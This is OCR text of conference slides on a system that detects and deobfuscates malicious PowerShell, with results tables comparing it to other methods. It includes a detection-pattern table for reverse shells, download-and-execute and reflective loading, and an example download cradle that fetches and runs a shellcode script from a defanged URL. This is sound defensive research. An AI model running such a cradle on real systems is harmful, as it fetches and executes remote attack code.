基于解混淆的检测系统设计 – 特征举例

OOA rules	Description
NewTask, RegisterTaskDefinition, ...	Scheduled task COM
FromImage, CopyFromScreen, ...	Get-TimedScreenshot
VirtuAlloc, Memset, CreateThread, ...	Reflective Loading
DownloadString, Invoke-Expression	IEX Downloaded String
DownloadFile, Start-Process	Download & Execution
UseshellExecute, TcpClient, RedirectStandardOutput, GetStream, GetString, Invoke-Expression, ...	Reserve shell

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Conclusions and Takeaway

我们针对攻击者常用工具 PowerShell 的混淆难题，

(1) 通过对抽象语法子树细粒度的分析，准确定位混淆片段；

(2) 利用混淆脚本自身逻辑进行解混淆，减少了手工分析的工作，可以处理未知混淆，提高了鲁棒性；

(3) 最后将混淆检测、解混淆逻辑、验证三个阶段有机的结合在一起，可以处理多层混淆。

实现了第一个轻量且有效的 PowerShell 解混淆系统。有效的提升了解混淆后脚本的检测精度。

Thank you !

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Back-up Pages

Comparison with state-of-the-art approaches

The accuracy of obfuscation detection

Obfuscation detection	TPR	FPR
Our approach	100%	1.80%
PSDEM [41]	49.90%	22.20%

Comparison with state-of-the-art detection approaches in TPR

Detection approaches	Obfuscated scripts	Deobfuscated scripts	Mixed scripts
Our approach	-	92.30%	92.30%
AST-based [53]	0.00%	90.70%	9.60%
Character-based [32]	12.10%	95.70%	34.70%

Break-down Analysis

Deobfuscation phases	Recovery similarity	Time	Detection accuracy
w/ all 5 phases	80%	0.46s	92.30%
w/o (1) Extract subtrees	-14.70%	+404.30%	-12.40%
w/o (2) Obfuscation detection	-43.70%	+108.70%	-54.70%
w/o (3) Emulation-based Recovery	-43.40%	+83.70%	-53.60%
w/o (4) AST update	-0.60%	-6.50%	-0.10%
w/o (5) Post processing	-7.00%	-2.10%	0.00%

Related Work - Script-based Malware Detection

	Light-Weight	Accuracy	Semantic Awareness
Dynamic det.[25,51]	no	high	yes
Static det.[20,26,32,53]	yes	low	no
Obfuscation det.[14,17,35,38]	yes	low	no
Mostly static deobfuscation	yes	higher	yes

We proposed the first effective and light-weight deobfuscation approach for PowerShell.

Challenges


RQ1: How to detect obfuscation and locate the obfuscated script pieces?

Regular Expression ✗ ML-based Classifier ✓


RQ2: How to restore the original scripts?

String Manipulation ✗ Emulation-based Recovery ✓

De-obfuscation – Bottom-up Traverse & AST Update



De-obfuscation – Bottom-up Emulation-based Recovery



De-obfuscation – Bottom-up Traverse & AST Update

```
&("IeX")  (.("New-Object")
("Net.WebClient")).
("downlOAdstRIng").Invoke("hxxps://...
/Invoke-Shellcode.ps1")
```

Post-Process

```
IeX (New-Object Net.WebClient).
downlOAdstRIng("hxxps://.../Invoke-
Shellcode.ps1")
```

Obfusacted Subtree

Stack